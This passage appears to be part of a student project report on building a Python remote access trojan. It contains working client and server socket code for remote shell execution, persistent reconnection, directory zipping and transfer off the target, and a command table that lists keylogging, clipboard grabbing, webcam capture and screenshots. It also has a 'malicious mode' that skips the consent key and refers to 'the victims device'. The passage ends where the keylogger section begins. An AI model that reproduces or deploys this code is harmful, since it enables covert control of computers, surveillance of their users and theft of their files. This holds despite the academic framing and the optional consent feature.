        self.sendwebcam()
        input("Done")
```

4.1.3 Alterations and extensions:

As opposed to prefixing all strings and datasets with the b" prefix to convert it to bytes, the ".encode()" and ".decode()" methods were implemented. UTF-8 is the standard de facto encoding preference, and therefore the chosen method.

An example usage of this is as follows:

```
self.client_socket.send(command.encode('utf-8'))
```

Once the server and client had been established, methods could be added to supplement the system, the first of these implemented a "disconnect" feature, which would terminate the server when called, ending the connection.

```
def disc(self):
    sys.exit()
```

4.1.4 General implementation:

The initial implementation revolved around an infinite “While” loop which encapsulated the main functionality of the program, where the client would receive commands, and execute the respective function before continuation and looping again, waiting for the next command.

```
while True:
    print("entered loop")
    msg = (self.client.recv(self.BUFFER_SIZE).decode("utf-8"))
    print("message received {msg}")
    if msg == "msg":
        # self.msg()
        print("This is where it reached")
        self.txtmsg()
        time.sleep(3)
    elif msg == "shell":
        self.fakeshell()
    elif msg == "sendZip":
        self.filesend()
    elif msg == "shutdown":
        self.getshutdown()
    elif msg == "disconn":
        break
    else:
        print("Server: msg = " + msg)
        self.client.send("[+] Message displayed and closed.".encode("utf-8"))
```

With the respective counterpart on the server side taking the input command running the server side counterpart to each function.

```
def commands(self):
    while True:
     # get the command from prompt
        command = input("Enter the command you want to execute:")
        # send the command to the client
        print(command)
        # self.client_socket.send(command.encode())
        if command == "exit":
            # if the command is exit, just break out of the loop
            break
        elif command == "msg":
            # retrieve command results
            print("here2")
            input()
            self.sendMsg()
        elif command == "shell":
            self.cmdctrl()
        elif command == "sendZip":
            self.downlfile()
        elif command == "shutdown":
            self.shutdown()
        elif command == "disconn":
            self.client_socket.send(command.encode("utf-8"))
            print("*** Killed")
        elif command == "getInfo":  # TODO getInfo
            '''do this'''
        elif command == "MsgBox":   # TODO messagebox
            '''do this'''
        elif command == "Clipboard ":  # TODO clipboard
            '''do this'''
        elif command == "keylogger":         # TODO
            '''do this'''
        else:
            print("No Valid Command Received")
    sys.exit()
    # close connection to the client
    self.client_socket.close()
    # close server connection
    self.close()
    print(results)
```

This loop could easily be extended with more functions adding more “ELIF” statements, and more respective functions. Thus this worked extremely well with the Feature Driven Development model that had been established.

However it seemed this solution was cumbersome and ungraceful.

With news of “Match Case” statements being added to Python in the Version 3.10 release on 04/10/2021 this could rectify a lot of the problems. However this is currently in Alpha version and not released for general use yet. See the documentation for further reading: [14][15][16]

```
def http_error(status):
    match status:
        case 400:
            return "Bad request"
        case 404:
            return "Not found"
        case 418:
            return "I'm a teapot"
        case _:
            return "Something's wrong with the Internet"
```

For this reason, it was chosen to implement a Python dictionary in a hashmap style method, with each key linked to the respective function it will be executing.

This was attributed to a class variable. One dictionary for the client and one parallel for the Server.

```
self.Switcher = {
    "-msgbox": self.systemmsg,
    "-msg": self.sendMsg,
    "-shutdown": self.shutdown,
    "-shutdownM": self.shutdownmessage,
    "-lock": self.locksystem,
    "-restart": self.restartsystem,
    "-EpIV": self.playstarwars,
    "-chess": self.playchess,
    "-weather": self.weather,
    "-telnet": self.enableTN,
    "-KLstart": self.startKeyLogger,
    #"-KLend": self.stopKeyLogger,
    "-getLogs": self.getKeyLogs,
    "-getcb": self.getClipBoard,
    "-Fsend": self.filesend,
    "-Frecv": self.filereceive,
    "-ginfo": self.getTargetInfo,
    "-exe": self.exePy,
    "-ss": self.screenshot,
    "-vid": self.vidByFrames,
    "-WCrec":self.webcamRec,
    "-WCplay":self.webcamPlay,
    "-shell": self.cmdctrl,
    "-email": self.email,
    "-dailymail": self.startEmailthread,
    "-endmailer": self.stopEmailThread,
    "-clear":self.clear,
    "-drop": self.closeConnection,
    "-disc": self.disconnectTarget,
    "-menu": self.mainmenu
}
```

```
self.FinalSwitcher = {
    "-msgbox": self.MSGBOX,
    "-shutdown": self.shutdown,
    "-shutdownM": self.shutdownmessage,
    "-lock": self.locksystem,
    "-restart": self.restart,
    "-EpIV": self.playstarwars,
    "-chess": self.playchess,
    "-weather": self.weather,
    "-telnet": self.enableTN,
    "-KLstart": self.enableKeyLogger,
    "-KLend": self.disableKeyLogger,
    "-getLogs": self.keylogs,
    "-getcb": self.clipboardgrab,
    "-Fsend": self.filesend,
    "-Frecv": self.filerecv,
    "-ginfo": self.sendHostInfo,
    "-exe": self.exePy,
    "-ss": self.screenshot,
    "-shell": self.fakeshell,
    "-loop": self.endless,
    "-email": self.email,
    "-dailymail": self.startEmailthread,
    "-endmailer": self.stopEmailThread,
    "-drop": self.drop,
    "-disc": self.disc,
    "-WCrec": self.capture,
    #"-WCSend": self.sendwebcam
}
```

With each being implemented in a similar manner to this. Where the command is used as the key to reference the function.

```
if command == "exit":
    # if the command is exit, just break out of the loop
    break
else:
    try:
        func = self.Switcher.get(command)
        func()
    except TypeError:
        print("This operation does not exist. ")
```

4.1.5 Persistence:

Originally the client called the functions to connect to the server socket, and if there was no server socket listening for the connection, an error would be thrown and the program would end, without a connection. This also meant when the server was terminated using the disconnect function, the client would also end.

Inside Main:

```
client.connectToServer()
client.progress()
```

By encapsulating these functions inside a try block and a while loop, the client can keep attempting to make the connection until the server starts listening and then accepts. It also means that if for some reason the server disconnects, it is able to reconnect, including on the occasion the disconnect option was executed, for this reason, a new function was added with the intentional effect of terminating both sides of the connection. .

```
while run:
    try:
        client = Client(SERVER_IP, PORT, BUFFER_SIZE, CLIENT_IP)
        client.connectToServer()
        client.endless()
    except:
        pass
```

One downside of this, is that if the no connection is made, the client will run endlessly, a possible solution to this is to implement a time-out function where if a connection is not made within a given period the program will terminate.


4.1.6 Buffer Update:

For some implementations of features, the buffersize may need to be adjusted, therefore a function must be implemented to aid this:

```
# try to update buffer size
def updateBuffer(self, size):
    buff = ""
    for counter in range(0, len(size)):
        if size[counter].isdigit():
            buff += size[counter]

    return int(buff)
```

4.1.7 Client Side Connection Confirmation:

One feature later implemented was inspired by Microsoft's "Quick Assist" remote desktop feature (and many other similar products) which implements a two-factor authentication style procedure, generating a unique code on the server's device and requiring the client to input this before the server can take control. This heavily demonstrates a feature that would only be found on a RAT with moral intentions as it opposes all of the principles of a malicious variant, prioritising trust and transparency over invisibility and malice.



This was achieved by importing the "String" library, combined with the "random.choices()" method to create a randomly generated key containing uppercase characters, lowercase characters, numerical digits and even punctuation / special characters.

This feature was implemented as an optional mechanic which prompted the client user whether they would like to run in "Malicious or Virtuous mode". If malicious mode was selected, no key was required and the server received full operability, however if virtuous mode was selected server generated a code, displayed it to the server's actor and then prompted the client to enter the password, if the password was entered correctly, the system could progress, else the connection would be terminated.

Server

```
def generatekey(self):
    # Creates a password containing uppercase, lowercase, numerical digits and punctuation.
    letters = (string.ascii_letters + string.digits + string.punctuation)
    code = ''.join(random.choices(letters, k=10))
    # print("Key =  " + code)
    return code

def connectionconfirm(self):
    key = self.generatekey()
    print("[##] Key =  " + key)

    self.client_socket.send(key.encode("utf-8"))

    response = self.client_socket.recv(self.BUFFER_SIZE).decode()
    if response == "[#] KEY MISMATCH":
        self.closeConnection()
```

CS:

```
malorgood = input("Enter 1 to run in malicious mode or 2 to run in virtuous mode: ")
if malorgood == "1":
    print("[-] Malicious mode enabled: ")
    self.client.send("1".encode("utf-8"))
else:
    print("[-] Virtuous mode enabled: ")
    self.client.send("2".encode("utf-8"))
    self.confirmconnection()
```

```
def confirmconnection(self):
    gendkey = self.client.recv(self.BUFFER_SIZE).decode()
    # print(gendkey)
    acceptancecode = input("Enter the Given Key: ")

    if acceptancecode != gendkey:
        # todo
        print("Pairing Failed")
        self.client.send("MISMATCH".encode("utf-8"))
        self.client.close()
        sys.exit()

    else:
        print("KEYS MATCHED - PAIRING SUCCESSFUL")
        self.client.send("MATCH".encode("utf-8"))
```

4.2 Shell Functionality:

Possibly the most useful functionality of a RAT-style software, vital to the effectiveness of the software, and an absolute sine qua non for both malicious variants and noble variants of the software is access to the command line or shell.

The command line is the text interface for your computer and accepts commands which it will deliver to the operating system. The use of command line benefits users through the ability to automate repetitive tasks

The shell is the original command-line interface between the user and the operating system, it is purely text based and exists only one layer above the operating system, allowing the invoking of operations not always possible through the use of Graphical User Interfaces. Commands can be run in the shell to achieve countless functions ranging in usefulness and complexity, from navigating the file system, to wiping and formatting harddrives, to executing scripts and searching through the contents of the drives.

While python does not enable the option of a “Fully interactive remote shell” where the remote user can interact with their shell as if they were interacting with the console which was truly running the functions, it does offer the ability or simulating through running a shell command on the remote device and retrieving the outputs.

The first option to achieve this is the “os.system()” function, which will execute the command which is passed through as an argument. This is a simple and effective option however, it is deprecated and is slowly being phased out in favour of the “subprocess” module. The Subprocess module intended to replace both the “Os.System” and “os.spawn” functions with the recommendation to use the “Subprocess.run()” function for all procedures that allow it. [17]

Due to the complexity of this functionality, it was isolated down to its most simple implementation, and first established an environment where a shell command could be run on the local machine. [18]

This first took the approach of attempting to run a hardcoded command, for this example “dir” was used as it produces a clear visible output and was simple to test.

```
def runrun():
    obj = "failed"
    msg='dir'
    try:
        obj, _ = subprocess.run(msg, check=True, shell=True)
        # output = (obj.stdout.read() + obj.stderr.read()).decode("utf-8", errors="ignore")
    except Exception as e:
        print("There may have been an error: " + str(e) + " + " + str(obj))
```

```
"D:\Users\Danny\FROM C\Desktop\Github\Final-Year-Project-\venv\Scripts\python.exe" "D:/Users/Danny/FROM C/Desktop/Github/Final-Year-Project-/TESTING/Integration Testing/Client_test_funstions.py"

 Volume in drive D is DATA
 Volume Serial Number is 2AB1-997F

 Directory of D:\Users\Danny\FROM C\Desktop\Github\Final-Year-Project-

25/04/2021  19:53    <DIR>          .
25/04/2021  19:53    <DIR>          ..
19/04/2021  03:20             1,928 .gitignore
25/04/2021  22:30    <DIR>          .idea
25/04/2021  19:53            27,281 D0_Server_41.py
25/04/2021  19:37            25,684 D0_Wclient_41.py
23/04/2021  11:33    <DIR>          Documentation
08/04/2021  11:21             5,763 export.txt
06/04/2021  15:44    <DIR>          Images
25/04/2021  17:58    <DIR>          logs
24/01/2021  18:47             1,078 main.py
11/04/2021  15:13                22 output.txt
25/04/2021  21:15    <DIR>          Previous versions
25/04/2021  13:18                91 printtest.py
13/04/2021  19:55             1,147 ProgramList.py
17/04/2021  16:09    <DIR>          PyinstallerTest
24/01/2021  18:36               130 README.md
18/04/2021  15:09    <DIR>          receivedfile
22/04/2021  21:25           163,793 screen.png
13/04/2021  16:41               963 starwars.py
14/04/2021  20:11               134 testexe.vbs
24/04/2021  21:10    <DIR>          TESTING
12/02/2021  15:48    <DIR>          venv
24/04/2021  03:04             2,799 webcamtest.py
14/04/2021  20:26                 0 YouAreAnIdiot.js.txt
26/01/2021  17:03    <DIR>          __pycache__
              14 File(s)        230,813 bytes
              12 Dir(s)  259,973,623,808 bytes free
```

This successfully produced the expected response, running the dir command and obtaining the output, displaying to the console.

The code was then modified to take the 'msg' variable as an argument passed into the function opposed to a hardcoded variable defined inside the function. [18]

This continued to function as expected. After this more research was conducted and it was revealed that according to the official python documentation, "subprocess.run()" by design will "Run the command described by args. Wait for the command to complete, then return a CompletedProcess instance" whereas in some cases, it is not necessary or even possible to wait for the command to complete, therefore sometimes the "subprocess.popen()" command is a more appropriate choice as this will not wait for the command to finish executing before progressing. Therefore both of these commands were integrated into separate functions which could be called when appropriate. In the isolated environment these both functioned as expected and therefore integration into the abstracted server-client model, where the output is then transmitted across the sockets back to the server.

```
# ''' CMD Functions '''
    def runprocess(self, msg):
        obj = subprocess.Popen(msg, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE,
                               shell=True)
        output = (obj.stdout.read() + obj.stderr.read()).decode("utf-8", errors="ignore")
        print("A")
        if output == "" or output == "\n":
            print("B")
            self.client.send("[*] Done".encode("utf-8"))
        else:
            print("C")
            self.client.send(output.encode("utf-8"))
```

```
    def runrun(self, msg):
        obj = "failed"
        try:
            obj, _ = subprocess.run(msg, check=True, shell=True)
            # output = (obj.stdout.read() + obj.stderr.read()).decode("utf-8", errors="ignore")
        except Exception as e:
            print(".")
            # print("This failed too (runrun) : " + str(e) + " " + str(obj))
```

This was then implemented inside another function on the client side, which first processed the command and if it contained “cd” it would strip the first three characters, anticipating a change directory command, and attempt to navigate to the folder determined by the remainder of the command.

```
def fakeshell(self):
    """ Shell """

    print("[!] SHELL MODE ENABLED: ")
    msg = (self.client.recv(self.BUFFER_SIZE).decode("utf-8"))
    if "cd" in msg.lower():
        try:
            d = msg[3:].strip()
            os.chdir(d)
            self.client.send("[*] Done".encode("utf-8"))
        except:
            self.client.send("[*] Dir not found / something went wrong.".encode("utf-8"))
    else:
        # subprocess.checkoutput
        self.runprocess(msg)
        # self.runrun(msg)
```

From a logical point of view it was determined that if a user was accessing the shell functionality, they would more than likely be executing a series of commands and using it like a shell, therefore a loop was created to maintain the shell-like environment created, until the user explicitly chooses to exit. The Address of the connected device was also outputted in a similar manner to how it would be in a shell, to create the same familiar dynamic. Here is an example of running the shell functionality, first with invalid inputs to demonstrate the loop, then the “Dir” command, changing directory then running the command again. This works on Windows with any Command Prompt commands .

```
[192.168.56.1]$ test
'test' is not recognized as an internal or external command,
operable program or batch file.

[192.168.56.1]$
[!] Can't send empty command.
[192.168.56.1]$
[!] Can't send empty command.
[192.168.56.1]$
[!] Can't send empty command.
[192.168.56.1]$
[!] Can't send empty command
```

```
[192.168.56.1]$ dir
 Volume in drive D is DATA
 Volume Serial Number is 2AB1-997F

 Directory of D:\Users\Danny\FROM C\Desktop\Github

19/04/2021  02:33    <DIR>          .
19/04/2021  02:33    <DIR>          ..
12/03/2021  11:38    <DIR>          AI_Coursework
26/01/2021  16:18    <DIR>          Another Project
04/04/2021  18:56    <DIR>          Backup uniwork
27/01/2021  16:38    <DIR>          blank folder
19/03/2021  02:57    <DIR>          BlockChainProject
15/03/2021  12:43    <DIR>          CS3AI18
23/03/2021  04:41    <DIR>          CS3DS19
24/03/2021  12:38    <DIR>          CSGitlab
08/04/2021  11:20            63,513 export.txt
26/04/2021  01:01    <DIR>          Final-Year-Project-
19/01/2021  17:25            65,309 Github.jpg
30/03/2021  15:07    <DIR>          IOTA
19/04/2021  02:33    <DIR>          logs
23/03/2021  21:58    <DIR>          pythonProject
23/03/2021  17:53    <DIR>          PythonVI
19/04/2021  14:36    <DIR>          receivedfile
19/03/2021  13:52        10,182,747 VI-2020-21-Python_Package.zip
               3 File(s)     10,311,569 bytes
              16 Dir(s)  259,973,623,808 bytes free

[192.168.56.1]$ cd Final-Year-Project-
[*] Done
[192.168.56.1]$ dir
 Volume in drive D is DATA
 Volume Serial Number is 2AB1-997F

 Directory of D:\Users\Danny\FROM C\Desktop\Github\Final-Year-Project-

26/04/2021  01:01    <DIR>          .
26/04/2021  01:01    <DIR>          ..
19/04/2021  03:20             1,928 .gitignore
26/04/2021  00:59    <DIR>          .idea
26/04/2021  01:01            27,265 D0_Server_41.py
25/04/2021  19:37            25,684 D0_Wclient_41.py
23/04/2021  11:33    <DIR>          Documentation
08/04/2021  11:21             5,763 export.txt
06/04/2021  15:44    <DIR>          Images
25/04/2021  17:58    <DIR>          logs
24/01/2021  18:47             1,078 main.py
11/04/2021  15:13                22 output.txt
25/04/2021  21:15    <DIR>          Previous versions
25/04/2021  13:18                91 printtest.py
13/04/2021  19:55             1,147 ProgramList.py
17/04/2021  16:09    <DIR>          PyinstallerTest
24/01/2021  18:36               130 README.md
18/04/2021  15:09    <DIR>          receivedfile
22/04/2021  21:25           163,793 screen.png
13/04/2021  16:41               963 starwars.py
14/04/2021  20:11               134 testexe.vbs
24/04/2021  21:10    <DIR>          TESTING
12/02/2021  15:48    <DIR>          venv
24/04/2021  03:04             2,799 webcamtest.py
14/04/2021  20:26                 0 YouAreAnIdiot.js.txt
26/01/2021  17:03    <DIR>          __pycache__
              14 File(s)        230,797 bytes
              12 Dir(s)  259,973,623,808 bytes free
```

4.3 Transferring files between Server and Client:

A vital, essential feature of an effective RAT style software is the ability to transfer data between client and server, in both directions. This has been demonstrated with the use of encoded strings and variables however in a multitude of situations that present themselves, it is often more utilitarian to transfer data from a file.

In its most abstract design form, this should open a file, and send the contents, across the socket connection, and then save it to a corresponding file on the recipient device.

While most features in this program can be designed in such a way that they could be isolated into their individual components before being integrated into a server/client style methodology, the fundamental operation around sending and receiving files relies solely on the interaction between client and server meaning it must be directly integrated in this manner.

The method in which it was designed still followed an iterative development model, with each iteration being slightly more complex than the previous.

The first iteration consisted of simply reading a small text file, and sending it across the socket to be received and saved. In order to limit any errors or flaws in design any variables which could be hardcoded, such as filepaths and file names were hardcoded until the basic functionality was completed.


With the client sending the file, and the server receiving it, the code looked like this :


```
def filereceive(self):

    path = "./logs/filesendtst.txt"
    with open(path, 'rb') as to_send:
        print("opened")
        data = to_send.read()
        self.client.send(data)
    print("*** File sent ***")
```

```
def basicfilesend(self):
    TFile = self.client_socket.recv(self.BUFFER_SIZE)

    with open("./logs/datafile.txt", "wb+") as targetfile:
        targetfile.write(TFile)
```


One key point to notice was that during development of this, an intriguing error was caused which was a direct result of the IDE used. When running the code in the IDE it functioned perfectly, however when running the script directly, or through the command line it consistently errored. This error was a result of the relative file pathing used when reading the files. The IDE referenced the root folder as being the directory above the folder containing these files, ““Final-Year-Project-” whereas when running the scripts directly the code was searching for “./logs” in the same folder as these files.

For testing reasons - a logs folder was created here too, however this would need to be fixed in further iterations of the code.





From here more user interaction was added, swapping the hard coded file path for a user designated path. Note: this was for a file-sending functionality meaning the file is designated by the sender. There is limited requirement for this on the client's side, except to give more transparency and control to the client, therefore this is an appropriate measure in a “Virtuous” system, in a malicious system, it is more appropriate to have the server request specific files, or send files to the client, opposed to having the clients actor specify the files to be sent. However, the methodology is exactly the same, meaning it can be developed in this manner and adapted to perform the desired functionality.



This was achieved by changing the path to an input:

```
path = input("[+] Enter file path: ")  # path = "./logs/filesendtst.txt"
```


The next step was to change the file path to one of which is designated by the server.

Clientside:

```
path = self.client.recv(self.BUFFER_SIZE).decode()
```

Server:

```
path = input("[+] Enter file path: ")  # path = "./logs/filesendtst.txt"
self.client_socket.send(path.encode())
```



This functionality was complete for the most part, until a file larger than the buffer was attempted to be sent. This would cause major issues - as it would stay in the buffer, causing issues with the next read. Not only this it would mean that the full data isn't received, cutting a text file short and possibly corrupting other file formats. A far from ideal, or even useful result.

To account for this, a method would need to be implemented to handle files larger than the buffer, making use of the updateBuffer method featured in section[].

The logical method of tackling this issue was repeatedly receiving parts of the file until the full file is received. The same method could implemented on both the server and the client, with the only difference being the receptor using the line :

`recvfile = self.client.recv(buff)` on the client and

`recvfile = self.client_socket.recv(buff)` on the server

```
# for big files
def saveBigFile(self, size, buff):
    full = b''
    while True:
        if sys.getsizeof(full) >= size:
            break
        recvfile = self.client.recv(buff)

        full += recvfile
    return full
```

Where buff is the output produced by

```
# try to update buffer size
def updateBuffer(self, size):
    buff = ""
    for counter in range(0, len(size)):
        if size[counter].isdigit():
            buff += size[counter]

    return int(buff)
```

And size is the expected file size to be retrieved.

It was decided that if the program was being used for malicious purposes, it was more than likely that files were being downloaded on a larger scale, and the more information that could be exchanged, the better. For this reason, instead of opting for the method of returning individual files, it was decided that a more efficacious course of action was to return the entire directory of data.

This followed much of a similar methodology returning a single file, except with the passed filepath (now to the directory) the files were individually compressed to a zip archive using the "ZipFile" library and then sending the zipped archive in the same manner a file would be sent.

This was deemed necessary for transferring files from the client to server, however in the server - client transmissions it was considered more appropriate to continue sending the files individually. This produced the two following pairs of methods, with one method from each pair being on the client and one being on the server.

Server Zip:

```
# ''' FILE HANDLING '''
    def filesend(self):
        command = "-Fsend"
        self.client_socket.send(command.encode("utf-8"))

        path = input("[+] Enter the file path of the designated folder (NOT A SINGLE FILE): ")
        self.client_socket.send(path.encode("utf-8"))

        response = self.client_socket.recv(self.BUFFER_SIZE).decode("utf-8")
        if response == "[*] Success":
            size = self.client_socket.recv(self.BUFFER_SIZE).decode("utf-8")
            print("Size  = " + size)
            time.sleep(0.1)
            if int(size) <= self.BUFFER_SIZE:
                # recv archive
                archive = self.client_socket.recv(self.BUFFER_SIZE)
                print("*** Got small file ***")

                with open(f'../receivedfile/received{str(self.recvcounter)}.zip', 'wb+') as output:
                    output.write(archive)

                print("*** File saved ***")
                self.recvcounter += 1
            else:
                # update buffer
                buff = self.updateBuffer(size)

                # recv archive
                fullarchive = self.saveBigFile(int(size), buff)

                print("*** Got large file *** ")
                with open(f'../receivedfile/received{str(self.recvcounter)}.zip', 'wb+') as output:
                    output.write(fullarchive)

                print("*** File saved ***")
                self.recvcounter += 1
        else:
            print(response.decode("utf-8"))
```

Client zip:

```python
def filesend(self):
    print("[!] FILE SEND MODE: Enabled")
    filePath = self.client.recv(self.BUFFER_SIZE).decode("utf-8")
    filelist = os.listdir(filePath)
    self.client.send("[*] Success".encode("utf-8"))
    # create a zip archive
    archname = './logs/files.zip'
    archive = ZipFile(archname, 'w')
    for file in filelist:
        archive.write(filePath + '/' + file)
    archive.close()
    # send size
    archivesize = os.path.getsize(archname)
    self.client.send(str(archivesize).encode("utf-8"))
    # send archive
    with open('./logs/files.zip', 'rb') as to_send:
        self.client.send(to_send.read())
        print("Should have worked.")
    # os.remove(archname)
```

Client save:

```python
def filerecv(self):
    # obtain the name to save the file as, and the expected size
    filename = self.client.recv(self.BUFFER_SIZE).decode()
    filesize = self.client.recv(self.BUFFER_SIZE).decode()

    # if the size is bigger than regular buffer, adjust -> "SaveBigFile"
    if int(filesize) >= self.BUFFER_SIZE:
        buff = self.updateBuffer(filesize)
        TFile = self.saveBigFile(int(filesize), buff)
    else:
        TFile = self.client.recv(self.BUFFER_SIZE)

    with open(f"./logs/{filename}", "wb+") as targetfile:
        targetfile.write(TFile)
```

Server send:

```
def filereceive(self):
    command = "-Frecv"
    self.client_socket.send(command.encode())

    while True:
        try:
            path = input("[+] Enter file path: ")

            if not os.path.exists(path):
                raise FileNotFoundError
            else:
                break
        except FileNotFoundError:
            print("[!] File not found, retry")

    name = input("[+] Enter the name to save this file as on the victims device (include file extension): ")
    self.client_socket.send(name.encode("utf-8"))

    with open(path, 'rb') as to_send:
        fsize = os.path.getsize(path)
        self.client_socket.send(str(fsize).encode())
        time.sleep(1)

        data = to_send.read()
        self.client_socket.send(data)
    print("*** File sent ***")
```

4.4 KEYLOGGER:

4.4.1 What:

One of the most common features embedded in a RAT-Style software is a “Keylogger”.

A keylogger at its most simplistic, fundamental view, is a device or software which records the input of a peripheral, usually a keyboard, and allows the records or “logs” to be retrieved.

